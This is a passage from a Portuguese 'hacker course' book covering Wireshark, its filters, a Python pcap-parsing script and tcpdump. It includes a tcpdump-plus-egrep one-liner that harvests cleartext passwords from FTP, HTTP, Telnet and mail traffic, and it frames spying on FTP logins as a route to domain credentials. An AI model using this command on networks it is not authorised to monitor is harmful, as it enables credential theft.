
Curso Hacker - Sniffer na rede - Parte 3 (WIRESHARK)

10.2.1 Instalando o Wireshark

Embora esteja por default instalado no Kali GNU/Linux, esta distro não é a única distribuição que é capaz de executar o Wireshark, é muito comum o Hacker utilizar outra distribuição e instalar com o passar do tempo as ferramentas que realmente utiliza. Neste conteúdo será utilizado o Debian 10 GNU/Linux com interface gráfica GNOME, a instalação desta ferramenta neste sistema operacional segue a seguinte sequência de comandos.

```
1. sudo apt install wireshark -y
2. sudo usermod -a -G wireshark $USER
3. gnome-session-quit --logout --no-prompt
```

Será questionado sobre privilégios, para iniciantes recomendo que use <Yes>.




Para iniciar o wireshark no terminal basta digitar **wireshark**.

10.2.2 Interface gráfica Wireshark

A interface gráfica do Wireshark é configurável e fácil de usar, o Wireshark exibe informações de captura em três painéis principais (ver figura abaixo).


1. Sumário;
2. Detalhes;
3. Dados;



O painel superior é o painel de resumo, que exibe um resumo de uma linha da captura, os campos padrão do Wireshark incluem:

- Número do pacote;
- Tempo;
- Endereço de Origem;
- Endereço de destino;
- Nome e informações sobre o protocolo da camada mais alta.


O painel do meio é o painel de detalhes do protocolo, que fornece os detalhes (em uma estrutura semelhante a uma árvore) de cada camada contida no pacote capturado (protocolos das camadas), ao clicar nos protocolos na aba de detalhes o Wireshark recarrega o painel inferior e exibe os dados capturados brutos nos formatos hex e ASCII.



10.2.3 Filtros

Os campos de filtragem ajudam a encontrar um pacote desejado sem vasculhar toda a lista de pacotes capturados. O Wireshark tem a capacidade de usar os filtros, tanto para captura quando para exibição. A sintaxe do filtro segue a mesma sintaxe que o tcpdump usa, definida pela biblioteca **libpcap**. É usado na linha de comando ou na caixa de diálogo para capturar certos tipos de tráfego.

Conforme o número de protocolos aumenta, o número de campos de protocolo para filtros de exibição também aumenta. No entanto, nem todos os protocolos atualmente são suportados pelo Wireshark e dos que são suportados nem todos têm filtros de exibição.



Depois que um filtro de exibição é implementado, todos os pacotes que atendem aos requisitos são exibidos na lista de pacotes no painel de resumo. Esses filtros podem ser usados para comparar campos dentro de um protocolo com um valor como ip.src == 192.168.1.1, para comparar campos como ip.src == ip.dst ou para verificar a existência de campos ou protocolos especificados.

Os operadores de comparação podem ser expressos usando as seguintes abreviações e símbolos:

Igual: eq, ==
Diferente: ne, !=
Maior que: gt, >
Menor que: lt, <
Maior que ou igual: ge, >=
Menor que ou igual: le, <=

A linguagem do filtro libcap permite combinar várias instruções com operadores lógicos para criar filtros, são operadores lógicos:

not é equivalente à !
and é equivalente à &&
or é equivalente à ||

Uma lista completa de todos os filtros estão disponíveis no site oficial do Wireshark, neste livro apenas alguns protocolos serão destacados bem como alguns atributos, para ter acesso a lista completa acesse este link.

10.2.3.1 Filtrando protocolo IP

Na camada de rede encontramos um protocolo fundamental para comunicação entre máquinas, trata-se do protocolo IP. A função do protocolo IP na pilha OSI é ser um protocolo de comunicação tanto para rede local quanto para rede remota, com numeração uniforme.

Quando utilizamos filtro de IPs buscamos filtrar este endereço uniforme de 32 bits, tanto para segregar a comunicação de um host de origem como de destino.

No Wireshark é possível utilizar os atributos dos protocolos como filtro, na tabela abaixo está listado os 5 atributos mais utilizados para filtro do protocolo IP (uma lista completa de todos os principais protocolos estão no na página oficial do Wireshark).

Atributo	Descrição	Tipo
ip.addr	Endereço de origem ou destino	IPv4 address
ip.dst	Máquina de destino	address
ip.id	Identificação	16-bit integer
ip.src	Máquina de origem	IPv4 address
ip.version	Versão não assinada	8-bit integer

10.2.3.2 Filtrando protocolo TCP

O protocolo TCP situado na camada de transporte na pilha OSI é a chave para uma comunicação chegar a aplicação correta, afinal os protocolos de camada de Enlace e de Rede são responsáveis por movimentar os dados até o host, mas não entrega para a aplicação.

No Wireshark é possível utilizar os atributos dos protocolos como filtro, na tabela abaixo está listado alguns atributos mais utilizados para filtro do protocolo TCP (uma lista completa de todos os principais protocolos estão no na página oficial do Wireshark).

Atributo	Descrição	Tipo
tcp.ack	Acknowledgment Number	Unsigned integer
tcp.analysis.flags	TCP Analysis Flags	Label
tcp.analysis.push_bytes_sent Bytes	sent since last PSH flag	Unsigned integer
tcp.checksum.status	Checksum Status	Unsigned integer
tcp.connection.fin	Connection finish (FIN)	Label
tcp.connection.fin_active	This frame initiates the connection closing	Label
tcp.connection.fin_passive	This frame undergoes the connection closing	Label

tcp.connection.rst	Connection reset (RST)	Label
tcp.connection.sack	Connection establish acknowledge (SYN+ACK)	Label
tcp.connection.syn	Connection establish request (SYN)	Label
tcp.connection.synack	Connection establish acknowledge (SYN+ACK)	Label
tcp.dstport	Destination Port	Unsigned integer
tcp.flags.ack	Acknowledgment	Boolean
tcp.flags.cwr	Congestion Window Reduced (CWR)	Boolean
tcp.flags.ecn	ECN-Echo	Boolean
tcp.flags.fin	Fin	Boolean
tcp.flags.ns	Nonce	Boolean
tcp.flags.push	Push	Boolean
tcp.flags.res	Reserved	Boolean
tcp.flags.reset	Reset	Boolean
tcp.flags.str	TCP Flags	Character string
tcp.flags.syn	Syn	Boolean
tcp.flags.urg	Urgent	Boolean
tcp.port	Source or Destination Port	Unsigned integer
tcp.seqSequence	Number	Unsigned integer

10.2.3.3 Protocolo ICMP

Um canivete suiço, utilizado para inúmeros fins, tão importante porém muito perigoso. Uma regra prejudicial para a rede é que no ato do desespero e do medo os protocolos ICMP são bloqueados na LAN, e em prol de uma falsa segurança se perde serviços clássicos da LAN.

O correto é monitorar o protocolo ICMP, criar regras inteligentes de iptables para contornar o problema, utilize sempre IDS para atuar em tempo hábil contra problemas na rede.

Atributo	Descrição	Tipo
icmp.code	Code	Unsigned integer
icmp.ident	Identifier (BE)	Unsigned integer
icmp.ident_le	Identifier (LE)	Unsigned integer
icmp.int_info.ip	Source IPv4	address

icmp.int_info.ipaddr	IP Address	Boolean
icmp.int_info.ipv4	Source IPv4	address
icmp.int_info.ipv6	Source IPv6	address
icmp.int_info.name	Name Character	string
icmp.length	Length Unsigned	integer
icmp.lifetime	Lifetime	Unsigned integer
icmp.router_address	Router address	IPv4 address
icmp.seq	Sequence Number (BE)	Unsigned integer
icmp.type	Type	Unsigned integer

10.2.3.4 Protocolo Ethernet

Um clássico protocolo de LAN, como os sniffers de rede estão próximos dos “end devices" então é fundamental se conhecer o protocolo Ethernet, por exemplo, pelo OUI consigo obter a comunicação de dispositivos que são SmartPhone da marca Motorola, ou, a comunicação da máquina de uma pessoa específica (pessoas que levam computadores pessoais para a empresa).

Atributo	Descrição	Tipo
eth.addr	Address	Ethernet or other MAC address
eth.addr.oui	Address OUI	Unsigned integer
eth.dst	Destination	Ethernet or other MAC address
eth.dst.oui	Destination OUI	Unsigned integer
eth.src	Source	Ethernet or other MAC address
eth.src.oui	Source OUI	Unsigned integer
eth.type	Type	Unsigned integer
eth.vlan.id	VLAN	Unsigned integer

10.2.3.5 Protocolo HTTP e HTTPS

Em suma os seres humanos consomem muito HTTP/HTTPS, é um protocolo de comunicação que é até amplamente utilizado pelas máquinas por APIs, tal como REST e solicitações XML.

Atributo	Descrição	Tipo
http.accept	Accept Character	string

http.accept_encoding	Accept Encoding	Character string
http.accept_language	Accept-Language	Character string
http.authbasic	Credentials	Character string
http.authorization	Authorization	Character string
http.connection	Connection	Character string
http.content_encoding	Content-Encoding	Character string
http.content_length	Content length	Unsigned integer
http.content_type	Content-Type	Character string
http.cookie	Cookie	Character string
http.file_data	File Data	Character string
http.host	Host	Character string
http.request	Request	Boolean
http.request.method	Request Method	Character string
http.request.uri	Request URI	Character string
http.request.uri.path	Request URI Path	Character string
http.request.uri.query	Request URI Query	Character string
http.request.uri.query.parameter	Request URI Query Parameter	Character string
http.response	Response	Boolean
http.response.code	Status Code	Unsigned integer
http.response_for.uri	Request URI	Character string
http.transfer_encoding	Transfer-Encoding	Character string
http.user_agent	User-Agent	Character string
http.www_authenticate	WWW-Authenticate	Character string
http.x_forwarded_for	X-Forwarded-For	Character string

10.2.3.6 Protocolo UDP

Inúmeros serviços operam por UDP e sabendo disso é possível adicionar filtros UDP para localizar dados destes serviços.

Atributo	Descrição	Tipo
udp.dstport	Destination Port	Unsigned integer
udp.length	Length	Unsigned integer
udp.srcport	Source Port	Unsigned integer

10.2.4 Obtendo arquivos para estudo

Existem inúmeras fontes para se obter arquivos .pcap para estudo, visto que é um arquivo

Curso Hacker - Sniffer na rede - Parte 4 (ABRINDO PCAP NO WIRESHARK)

- Wireshark - Neste site é possível se obter várias extrações .pcap porém voltados a protocolos, acessível pela URL https://wiki.wireshark.org/SampleCaptures
- Contagio Malware dump - Um site com inúmeros arquivos .pcap, porém para descompactar o .zip deve-se mandar um e-mail para o autor. https://contagiodump.blogspot.com/2013/04/collection-of-pcap-files-from-malware.html
- Netresec - Inúmeros blogs que reúnem .pcap estão descritos deste site, para acessar use a URL https://www.netresec.com/?page=PcapFiles

Um arquivo .pcap é seguro, pois não é um binário e nem tem poder de execução ou macros (xô Ruindows), pode ser aberto por várias ferramentas ou scripts, item que será demonstrado no próximo tópico.

10.2.5 Importando arquivos .pcap para estudo

Um arquivo .pcap pode ser aberto por várias ferramentas, a principal de uso rotineiro é o Wireshark, afinal é uma aplicação ótima para análise de pacotes em rede, mas caso queira implementar sua própria rotina que analisa um comportamento específico é possível desenvolver um script python.

Curso Hacker - Sniffer na rede - Parte 5 (ANALISANDO REDE COM PYTHON)

```
1. #!/usr/bin/python3
2. # /tmp/script.py
3. # Abrindo um arquivo .pcap e exibindo dados de Quadro (camada 2) e Package (camada 3)
4. # Requer instalação do dpkt com o comando: python3 -m pip install dpkt
5.
6. import dpk, datetime, socket;
7.
8. from dpkt.compat import compat_ord
9.
10. # O arquivo .pcap que será aberto
11. filename='/tmp/dns.pcap'
12.
```


```
13. # Converte um MAC Address para uma string mais clara para seres humanos
14. def mac_addr(address):
15.     return ':'.join('%02x' % compat_ord(b) for b in address)
16.
17. # Converte um objeto inet em uma string
18. def inet_to_str(inet):
19.     try:
20.         return socket.inet_ntop(socket.AF_INET, inet)
21.     except ValueError:
22.         return socket.inet_ntop(socket.AF_INET6, inet)
23.
24. # Imprime as informações de um arquivo .pcap
25. def print_packets(pcap):
26.     for timestamp, buf in pcap:
27.         # A data e hora do PDU
28.         print('\033[95m', '\n[+] ', str(datetime.datetime.utcfromtimestamp(timestamp)), '\033[0m')
29.
30.         # Exibindo dados do quadro Ethernet (mac src/dst, ethertype)
31.         eth = dpkt.ethernet.Ethernet(buf)
32.           print('\033[92m', '\tQuadro Ethernet: ', '\033[0m', mac_addr(eth.src), mac_addr(eth.dst),
    eth.type)
33.
34.         # Se não tem IP, é uma comunicação de camada 2 então deve-se parar aqui
35.         if not isinstance(eth.data, dpkt.ip.IP):
36.             continue
37.
38.         # Obtendo o Package de camada 3 do quadro Ethernet de camada 2 (the IP packet)
39.         # Sera impresso out src, dst, length, fragment info, TTL, and Protocol
40.         ip = eth.data
41.
42.         # Obter os FLAGs binários (semelhante ao wireshark) (flags and offset all packed into off
    field, so use bitmasks)
43.         do_not_fragment = bool(ip.off & dpkt.ip.IP_DF)
44.         more_fragments = bool(ip.off & dpkt.ip.IP_MF)
45.         fragment_offset = ip.off & dpkt.ip.IP_OFFMASK
46.
47.         # Imprimir dados do Package de camada 3
48.             print('\033[93m', '\tPacote IP: \033[0m %s -> %s   (len=%d ttl=%d DF=%d MF=%d
    offset=%d)' % (inet_to_str(ip.src), inet_to_str(ip.dst), ip.len, ip.ttl, do_not_fragment,
    more_fragments, fragment_offset))
49.
50. def test():
51.     with open(filename, 'rb') as f:
52.         pcap = dpkt.pcap.Reader(f)
53.         print_packets(pcap)
54.
55. if __name__ == '__main__':
```

56. test()


Para executar este script que está em /tmp utilize o arquivo .pcap deste link, baixe o arquivo .pcap e mova para /tmp, este arquivo está indicado no script na linha 11. No for da linha 26 um registro é carregado e então é analisado primeiro o quadro Ethernet de camada 2 e posteriormente o Package de camada 3. O exemplo acima é simples, o aluno pode evoluir para:

- Procurar usuários e senhas em FTP e Telnet;
- Entender tecnologias e comandos instalados em servidores;
- Sistemas operacionais;
- Compreender situações descritas em ICMP;
- Obter arquivos tanto de FTP quanto HTTP;
- Obter cookies;


O output do script acima está exposto na figura abaixo, embora simples a luz foi lançada para aquele que queira automatizar ou aplicar alguma inteligência sobre a análise de pacotes na rede.



O próximo passo é mostrar este mesmo arquivo .pcap sendo aberto no Wireshark, primeiro execute o Wireshark e em File escolha a opção Open.



Este arquivo que está sendo selecionado é o mesmo carregado no script python anteriormente, então será possível analisar os mesmo dados com outra visão, conforme figura abaixo.



Particularmente o autor deste livro gosta do Wireshark pois possui conhecimento da sequência (comportamento) dos protocolos, mas é possível encontrar scripts python que realizam análises específicas.

10.3 TCPDump

O TCPDump é uma das principais ferramentas para extração de dados para análise de tráfego de rede, utilizado principalmente pelo seu peso ser considerado mínimo e sua eficiência elevada, inclusive uma ferramenta que pode ser utilizada tanto em ambientes gráficos como em ambientes terminais.

Curso Hacker - Sniffer na rede - Parte 6 (TCPDUMP um sniffer terminal poderoso)

O GNU/Linux não vem com este pacote instalado, então a instalação é obrigatória, mas as dependências que esta ferramenta precisa já estão instaladas, principalmente a libpcap.

```
1. sudo apt update -y
2. sudo apt install tcpdump -y
```

Se nenhum arquivo de saída for informado, então o TCPDump irá exibir o output no prompt, mas caso seja informado o path do arquivo de saída um arquivo será criado e preenchido como os dados, mas tome cuidado, pois em poucos minutos inúmeros MB poderão ser capturados e elevando o consumo do disco, para isso recomendo:

- Saber o que procura;
- Uso de filtros para ser mais eficiente;
- Utilizar limitador de tamanho de arquivos;
- Usar o diretório /tmp/.

Os principais parâmetros do comando tcpdump são:

-X: Mostra o conteúdo do pacote em hexadecimal e ASCII;
-XX: Igual a -X, mas também mostra o cabeçalho ethernet;
-D: Mostra a lista de interfaces disponíveis;
-l: Saída legível por linha;
-q: Seja menos verboso.
-i: Ouça na interface definida.
-vv: Saída detalhada (mais v dá mais saída).
-c: Apenas obtenha um número x de pacotes e pare.
-e : Obtenha o cabeçalho ethernet também.

Na figura abaixo o tcpdump está sendo executado sem uso de nenhum parâmetro.

Agora será definido que o output será salvo em arquivos de no máximo 100MB, vamos a sequência de comandos.


```
1. sudo mkdir /tmp/tcpdump
2. sudo tcpdump -w /tmp/tcpdump/buffer -C 100
```

Lembre-se de realizar procedimento de limpeza neste caso, pois nenhum filtro foi adicionado e o resultado pode ser um uso elevado do disco.

Sem dúvida o filtro mais importante é o que seleciona a interface de rede que será capturada, visto que um servidor possui inúmeras interfaces de rede e algumas delas podem estar ligadas a redes que não se quer monitorar, como a rede de backup, para selecionar a interface de rede adequada deve-se primeiro saber o nome, o comando **ip address** pode exibir tais dados, no exemplo abaixo será capturado apenas os pacotes que trafegam pela interface eth0.

```
1. sudo tcpdump -i eth0
```

Outra forma de listar as interfaces de rede é utilizar o parâmetro -D no comando tcpdump, conforme figura abaixo.



Quando se sabe qual host ou IP deseja-se filtrar então pode-se informar o IP do host (linha 1), ou até informar origem (linha 2) ou destino (linha 3), conforme exemplos abaixo.

```
1. sudo tcpdump host 192.168.0.1
2. sudo tcpdump src 192.168.0.1
3. sudo tcpdump dst 192.168.0.1
```

Há a necessidade de se filtrar pacotes provenientes de uma determinada rede ou subrede, imagine que há na organização uma subrede para equipe administrativa, na qual informações são bem restritas. Também é possível associar src (para origem) ou dst (para destino) ao filtro net, conforme exemplos abaixo.

```
1. sudo tcpdump net 192.168.0.0/25
2. sudo tcpdump src net 192.168.0.0/25
3. sudo tcpdump dst net 192.168.0.0/25
```

Geralmente procuramos uma informação proveniente de um serviço, este serviço está associado a uma porta que geralmente é padrão, então pode-se filtrar por esta porta. Por exemplo, cito, a importância de se espiar FTP, pois muitos usuários e senha de FTP são exatamente os mesmos cadastrados nos controladores de domínio ou servidores (ver comportamento do protocolo neste link).

Há a possibilidade de informar a porta ou passar o flag do serviço, no caso do FTP o flag é ftp e ftp-data, isso ocorre pois o FTP se transmite por uma porta e sincroniza por outra porta.

```
1. sudo tcpdump port ftp or ftp-data
2. sudo tcpdump port 20 or 21
```

No caso do FTP por ser 2 portas foi necessário utilizar o or, no caso de outros protocolos como o arp (figura abaixo) é só informar o protocolo.

São operadores relacionais compreendidos pelo tcpdump:

- or
- and
- not

Veja um exemplo complexo que exemplifica o uso de vários elementos para filtro.

```
1. sudo tcpdump dst 192.168.0.1 and src net and not icmp
```

Todos os pacotes com destino 192.168.0. e que tem como origem a rede e não forem ICMP serão capturados pelo TCPDump.

Conforme já mencionado no capítulo de NMAP deste livro, o trabalho com flags na rede é algo corriqueiro tanto na vida do administrador de rede quando no hacker mal intencionado, é possível monitorar estes flags TCP com tcpdump, conforme exemplos abaixo.

```
1. sudo tcpdump 'tcp[tcpflags] == tcp-rst'
2. sudo tcpdump 'tcp[tcpflags] == tcp-syn'
3. sudo tcpdump 'tcp[tcpflags] == tcp-urg'
4. sudo tcpdump 'tcp[tcpflags] == tcp-ack'
5. sudo tcpdump 'tcp[tcpflags] == tcp-push'
6. sudo tcpdump 'tcp[tcpflags] == tcp-fin'
```

Os principais protocolos que expõem dados sensíveis são ftp, http, smtp, imap, pop e telnet, são protocolos que dentro da rede local podem ser capturados e extraídos dados, tal como password e usuário, veja o comando TCPDUmp abaixo.


```
1. sudo tcpdump port http or port ftp or port smtp or port imap or port pop3 or port telnet -lA |
   egrep -i -B5 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=
   |password=|pass:|user:|username:|password:|login:|pass |user '
```

10.4 Sniffer na rede de computadores

Para iniciar este tópico deve-se antes referenciar o livro de Rede de Computadores do autor Tanenbaum, O primeiro ponto que deve ser discutido é o tipo de link de computador, no capítulo de Sub-camada MAC o autor define 2 tipos de links:


- Link ponto a ponto;
- Link de difusão;

Vídeo que explico sobre links baseado em Tanenbaum, neste link.




Curso Hacker - Sniffer na rede - Parte 7 (Posicionando SNIFFER na REDE)

Nos links de difusão o meio entrega uma mensagem (ou bytes) para todos os elementos dentro de um domínio, que mais para frente é definido como domínio de broadcast, pode ser executado tanto em wireless quanto em cabeamento na topologia barramento. Uma intrusão de um sniffer neste cenário é perfeito, pois é garantido que pelo meio de comunicação vai entregar a quadros de todos para todos, isso será demonstrado no capítulo de wireless neste livro.

